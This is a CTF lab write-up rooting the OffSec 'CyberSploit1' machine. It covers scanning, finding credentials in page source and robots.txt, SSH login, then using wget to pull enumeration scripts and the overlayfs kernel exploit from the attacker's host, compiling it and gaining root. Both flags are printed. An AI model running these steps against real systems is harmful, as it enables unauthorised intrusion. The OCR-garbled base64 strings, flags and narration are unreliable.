

CYBERSPLOIT1

Welcome to my writeup where I am gonna be pwning the **CyberSploit1** machine from **offsec proving grounds**. This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED


This machine can be accessed in [proving grounds play](#) and is ranked as **easy**.

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

SCANNING

I performed an **nmap** aggressive scan to find running ports, services and os related information.




```
(root㉿kali)-[~/offsec/cybersploit1]
# nmap -A -p- 192.168.207.92 -oN cybersploit1 --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 02:33 EDT
Nmap scan report for 192.168.207.92
Host is up (0.061s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 01:lb:c8:fe:18:71:28:60:84:6a:9f:30:35:11:66:3d (DSA)
|   2048 d9:53:14:a3:7f:99:51:40:3f:49:ef:f7:f8:b3:35:de (RSA)
|_  256 ef:43:5b:d0:c0:eb:ee:3e:76:61:5c:6d:ce:15:fe:7e (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
_|_http-server-header: Apache/2.2.22 (Ubuntu)
_|_http-title: Hello Pentester!
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

The scan revealed 2 active ports, **ssh** and **http**.

FOOTHOLD

I visited the target on a browser to access the **http** service and found a static webpage.




Welcome To CyBeRSpliT-CTF

Home Pentester Web Developer Android Developer

LOL ! hahahahahahaha.....

You should try something more !

The page did not reveal anything useful initially so I viewed the page source and found a username commented out towards the end of the **html** document.



```
<!-- Required meta tags -->
<meta charset="utf-8">
<meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
<!-- Bootstrap CSS -->
<link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css" integrity="sha384-9alt2rnRqf4lqZB1sWlqoA9LwqSpfPQZD2q56NQApFmC26EwAOH8wgZlSMYYxFc+NcPb1dkGj75k" crossorigin="anonymous">
<title>Hello Pentester!</title>
</head>
<body>
<h1>Welcome To CyBeRSpliT-CTF</h1>
<nav class="navbar navbar-expand-lg navbar-light bg-dark">
<a class="navbar-brand" href="#">(current)</span></a>
</li>
<li class="nav-item">
<a class="nav-link" href="#">Web Developer</a>
</li>
<li class="nav-item">
<a class="nav-link" href="#">Android Developer</a>
</li>
</ul>
</div>
</nav>
<!-- Optional JavaScript -->
<script src="https://code.jquery.com/jquery-3.5.1.slim.min.js" integrity="sha384-Dfxd2htPH0sSS5nCtpu/zY4c0GpamoFvY38W0nE+TbbUYUew+OrCxakfj" crossorigin="anonymous"></script>
<script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.1.3/dist/umd/popper.min.js" integrity="sha384-O6ER9vbVlyTfJsoft+2mJHnqWfd1v9TOYv5n3V9zzTm13UksdQRVvoMfaoA" crossorigin="anonymous"></script>
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js" integrity="sha384-OgvRvuATPlzJj+LkUOU7w04+h835Lr+6Ql9uvYjZE3ipu6Tp75j7Bh/kR6JKI" crossorigin="anonymous"></script>
<img alt="hacker.gif" class="img-fluid" alt="hacker" data-bbox="100 750 120 765"/>
</body>
</html>
<!--username:itsskv-->
```

Next I performed web fuzzing using **ffuf** and discovered the **robots.txt** file.

```
(root@kali)-[~/offsec/cybersploit1]
# ffuf -u http://192.168.207.92/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.207.92/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Inthreads     : 40
:: Matcher       : Response status: 200-299,301,302,307,401,403,405,500

index.html      [Status: 200, Size: 2333, Words: 318, Lines: 51, Duration: 89ms]
.htaccess       [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 58ms]
robots.txt      [Status: 200, Size: 53, Words: 1, Lines: 2, Duration: 54ms]
.
.html          [Status: 200, Size: 2333, Words: 318, Lines: 51, Duration: 58ms]
.htm           [Status: 403, Size: 287, Words: 21, Lines: 11, Duration: 94ms]
.htm           [Status: 403, Size: 291, Words: 21, Lines: 11, Duration: 61ms]
.htm           [Status: 403, Size: 286, Words: 21, Lines: 11, Duration: 59ms]
.htm           [Status: 403, Size: 292, Words: 21, Lines: 11, Duration: 89ms]
.htgroup        [Status: 403, Size: 290, Words: 21, Lines: 11, Duration: 67ms]
.htaccess.bak  [Status: 403, Size: 295, Words: 21, Lines: 11, Duration: 61ms]
.htuser         [Status: 403, Size: 289, Words: 21, Lines: 11, Duration: 61ms]
.ht             [Status: 403, Size: 285, Words: 21, Lines: 11, Duration: 55ms]
.htm           [Status: 403, Size: 286, Words: 21, Lines: 11, Duration: 55ms]
```

accessing `/robots.txt` revealed a base64 encoded string. So I decoded it using the **base64** command line utility.

```
(root@kali)-[~/offsec/cybersploit1]
# curl http://192.168.207.92/robots.txt
Y3liZXJzcGxvaXR7eW91dHVizS5jb20vYy9jeWJlcNwbG9pdH0=


[root@kali]-[~/offsec/cybersploit1]
#
```

```
(root@kali)-[~/offsec/cybersploit1]
# echo 'Y3liZXJzcGxvaXR7eW91dHVizS5jb20vYy9jeWJlcNwbG9pdH0=' | base64 -d
cybersploit{youtube.com/cybersploit}

[root@kali]-[~/offsec/cybersploit1]
#
```

This seemed interesting but initially I had no idea what this meant. I did some more reconnaissance on the website and found nothing useful.

Since the target was running **ssh**, and I had discovered a username; I tried using this as a password to log into the system.



```
itsskv@cybersploit-CTF:~$ echo 'Y3liZXJzcGxvaXR7ew91dHVizS5jb20vYyjeWJlcNwbg9pdH0=' | base64 -d
cybersploit{youtube.com/cybersploit}

(itsskv㉿kali)-[~/offsec/cybersploit]
# cat creds
username: itsskv

(itsskv㉿kali)-[~/offsec/cybersploit]
# ssh itsskv@192.168.207.92
The authenticity of host '192.168.207.92 (192.168.207.92)' can't be established.
EDSA key fingerprint is SHA256:191zxsJJ/ZH00ix+vmS6+HQqDcXtk9k30aT3K643kSs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.207.92' (EDSA) to the list of known hosts.
itsskv@192.168.207.92's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)


 * Documentation: https://help.ubuntu.com/

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

itsskv@cybersploit-CTF:~$
```


After getting initial access, I listed out the contents of my current directory and found the first flag in **local.txt**.



```
itsskv@cybersploit-CTF:~$ ls
Desktop Documents Downloads examples.desktop flag2.txt local.txt Music Pictures Public Templates Videos
itsskv@cybersploit-CTF:~$ cat local.txt
54fc7700d8/fd02c31f4f5b6c04be/d7
itsskv@cybersploit-CTF:~$ cat flag2.txt
Your flag is in another file...
itsskv@cybersploit-CTF:~$
```

PRIVILEGE ESCALATION

For privilege escalation, I downloaded **linux smart enumeration** script from github on my local system and transferred it to the target.



```
itsskv@cybersploit-CTF:~$ wget "http://192.168.45.191:8080/lse.sh"
--2024-10-27 12:40:15-- http://192.168.45.191:8080/lse.sh
Connecting to 192.168.45.191:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 55098 (54K) [text/x-sh]
Saving to: `lse.sh'

100%[=====] 55,098 --.-K/s in 0.1s

2024-10-27 12:40:15 (465 KB/s) - `lse.sh' saved [55098/55098]

itsskv@cybersploit-CTF:~$ chmod +x lse.sh
itsskv@cybersploit-CTF:~$
```

I executed the script and found some interesting results.

```
itsskv@cybersploit-CTF:~$ ./lse.sh
If you know the current user password, write it here to check sudo privileges: cybersploit{youtube.com/c/cybersploit}

LSE Version: 4.14nw

User: itsskv
User ID: 1001
Password: *****
Home: /home/itsskv
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
umask: 0002

Hostname: cybersploit-CTF
Linux: 3.13.0-32-generic
Distribution: Ubuntu 12.04.5 LTS
Architecture: i686

===== ( Current Output Verbosity Level: 0 ) =====
===== ( humanity ) =====
[!] nowar0 Should we question autocrats and their "military operations"? ... yes!
    NO
    WAR
=====
( users )
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... nope

itsskv@cybersploit-CTF:~$
```

```
itsskv@cybersploit-CTF:~$ ./lse.sh
If you know the current user password, write it here to check sudo privileges: cybersploit{youtube.com/c/cybersploit}

File Actions Edit View Help
itsskv@cybersploit-CTF:~ x root@kali:~/offsec/cybersploit1 x root@kali:~/offsec/cybersploit1 x root@kali:~/offsec/cybersploit1 x
[*] sudo00 Can we read sudoers files?..... nope
[*] sudo05 Do we know if any other users used sudo?..... nope
=====
( file system )
[*] fst000 Writable files outside user's home..... yes!
[*] fst010 Binaries with setuid bit..... yes!
[*] fst020 Uncommon setuid binaries..... yes!

/usr/bin/X
/usr/bin/lppasswd
=====
[!] fst030 Can we write to any setuid binary?..... nope
[*] fst040 Binaries with setgid bit..... skip
[*] fst050 Uncommon setgid binaries..... skip
[!] fst060 Can we write to any setgid binary?..... skip
[*] fst070 Can we read /root?..... nope
[*] fst080 Can we read subdirectories under /home?..... yes!
[*] fst090 SSH files in home directories..... nope
[*] fst100 Useful binaries..... yes!
[*] fst110 Other interesting files in home directories..... nope
[*] fst120 Are there any credentials in fstab/mtab?..... yes!

/etc/mtab:gvfs-fuse-daemon /var/lib/lightdm/.gvfs fuse.gvfs-fuse-daemon rw,nosuid,nodev,user=lightdm 0 0
=====
[*] fst130 Does 'itsskv' have mail?..... nope
[!] fst140 Can we access other users mail?..... nope
[*] fst150 Looking for GIT/SVN repositories..... nope
[!] fst160 Can we write to critical files?..... nope
[!] fst170 Can we write to critical directories?..... nope
[!] fst180 Can we write to directories from PATH defined in /etc?..... nope
[!] fst190 Can we read any backup?..... nope

itsskv@cybersploit-CTF:~$
```

```

itsskv@cybersploit-CTF:~$ ./sof550 Screen version.....( containers )=_
[*] ctn000 Are we in a docker container?..... nope
[*] ctn10 Is docker available?..... yes!
[*] ctn20 Is the user a member of the 'docker' group?..... nope
[*] ctn200 Are we in a lxc container?..... nope
[*] ctn210 Is the user a member of any lxc/lxd group?..... nope
[!] pro000 Waiting for the process monitor to finish..... yes!
[!] pro001 Retrieving process binaries..... yes!
[!] pro002 Retrieving process users..... yes!
[!] pro010 Can we write in any process binary?..... nope
[*] pro020 Processes running with root permissions..... yes!
[*] pro030 Processes running by non-root users with shell..... yes!
[!] pro500 Running processes..... skip
[!] pro510 Running process binaries and permissions..... skip
[!] cve-2019-5736 Escalate in some types of docker containers..... nope
[!] cve-2021-3156 Sudo Baron Samedit vulnerability..... nope
[!] cve-2021-3560 Checking for policykit vulnerability..... nope
[!] cve-2021-4034 Checking for PwnKit vulnerability..... yes!
make you another mess
Vulnerable! polkit version: 0.104-1ubuntu1.1
[!] cve-2022-0847 Dirty Pipe vulnerability..... nope
[!] cve-2022-25636 Netfilter linux kernel vulnerability..... nope
[!] cve-2023-22809 Sudoedit bypass in Sudo < 1.9.12p1..... nope
[!] ( FINISHED )
itsskv@cybersploit-CTF:~$ 

```

The script identified a couple of misconfigurations which I looked into but found nothing interesting. I then tried looking for kernel exploits. I viewed my kernel version using the following command:

```

itsskv@cybersploit-CTF:~$ uname -r
3.13.0-32-generic

```

I googled available exploits for this version and found some on **exploit db**.

Google search results for "3.13.0-32-generic linux exploit-db":

- Exploit-DB**: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10 ...)
- Exploit-DB**: Linux Kernel 3.13 - SGID Privilege Escalation
- Exploit-DB**: Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X86_X32=y'
- Exploit-DB**: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' ...

The screenshot shows a browser window with the URL <https://www.exploit-db.com/exploits/37292>. The page title is "Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation". The page displays the following information:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37292	2015-1328	REBEL	LOCAL	LINUX	2015-06-16

Below the table, there is a section for "Exploit" with a green checkmark icon and a red exploit icon. To the right, it says "Vulnerable App:". At the bottom of the page, there is a code snippet:

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)
```

I downloaded the exploit on my system and started a python http server to transfer it on the target.

The screenshot shows a terminal session on a Kali Linux system. The user has navigated to the directory `~/Downloads` and renamed the exploit file to `37292.c`. They then started a python http server on port 8080:

```
(root㉿kali)-[~/Downloads]# mv ~/Downloads/37292.c .
(root㉿kali)-[~/Downloads]# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/)
```

I downloaded the exploit from my local machine and compiled it using **gcc**


The screenshot shows a terminal session on a Kali Linux system. The user has downloaded the exploit file from the target machine and saved it as `37292.c`. They then used `wget` to download the exploit from the target's IP address and port 8080. Finally, they compiled the exploit using `gcc`:

```
itsskv@cybersploit-CTF:~$ wget "http://192.168.45.191:8080/37292.c"
--2024-10-27 12:54:48-- http://192.168.45.191:8080/37292.c
Connecting to 192.168.45.191:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: `37292.c'

100%[=====] 5,119      --.-K/s   in 0.002s

2024-10-27 12:54:48 (2.50 MB/s) - `37292.c' saved [5119/5119]
itsskv@cybersploit-CTF:~$ which gcc
/usr/bin/gcc
```

Finally I ran the exploit and got root shell.



```
File Actions Edit View Help
itsskv@cybersploit-CTF:~ x root@kali:~/offsec/cybersploit1 x root@kali:~/offsec/cybersploit1 x
itsskv@cybersploit-CTF:~$ gcc 37292.c -o priv
itsskv@cybersploit-CTF:~$ chmod +x priv
itsskv@cybersploit-CTF:~$ ./priv
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
#
```

I spawned a pty shell and then navigated to the `/root` directory to capture the final flag.


```
# export TERM=xterm
# python -c 'import pty; pty.spawn("/bin/bash")'
root@cybersploit-CTF:/home/itsskv# cd /root
root@cybersploit-CTF:/root# ls
Desktop Downloads Pictures Templates finalflag.txt
Documents Music Public Videos proof.txt
root@cybersploit-CTF:/root# cat proof.txt
0ff734f29c23e6e830b4cd38d7342322
root@cybersploit-CTF:/root# cat finalflag.txt
Your flag is in another file...
root@cybersploit-CTF:/root#
```

CONCLUSION

Here's a summary of how I pwned the machine:

- I found the username to be hardcoded in the html page.
- I performed web fuzzing and found `/robot.txt`
- I found the password in base64 encoded format in `/robots.txt`.
- I used the username and password to get initial access.
